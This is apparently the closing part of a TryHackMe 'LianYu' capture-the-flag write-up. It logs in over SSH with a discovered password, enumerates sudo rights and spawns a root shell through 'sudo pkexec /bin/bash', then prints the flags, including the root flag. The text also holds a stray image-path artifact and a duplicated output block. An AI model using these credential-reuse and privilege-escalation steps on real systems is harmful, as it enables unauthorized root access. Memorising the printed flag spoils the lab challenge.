The data discovered in passwd.txt was identified as valuable and was temporarily saved to a local file for subsequent phases of the assessment.




Upon identifying a password within the file, the next objective was to attempt an SSH login using the discovered credential.

M3tahuman

ssh slade@10.49.139.22

ls -al



Upon establishing the session, the initial user flag was recovered. Subsequently, post-exploitation enumeration was conducted to identify vectors for local privilege escalation to the root user.

user.txt

sudo -l

This command lists what the current user can execute as root.

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Because pkexec executes commands with alternative user privileges, it can be leveraged to spawn a root shell directly.

sudo pkexec /bin/bash

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Whoami

We get to see have root access

```
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~# ls -al
total 28
drwx------  3 root root 4096 May  1  2020 .
drwxr-xr-x 23 root root 4096 May  1  2020 ..
-rw-------  1 root root   22 May  1  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4096 May  1  2020 .gnupg
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root  340 May  1  2020 root.txt
```

Next, list the directory contents to identify available files and folders.

ls -al

cat root.txt

root.txt was apperarances on the screen.

```
root@LianYu:~# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                              --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```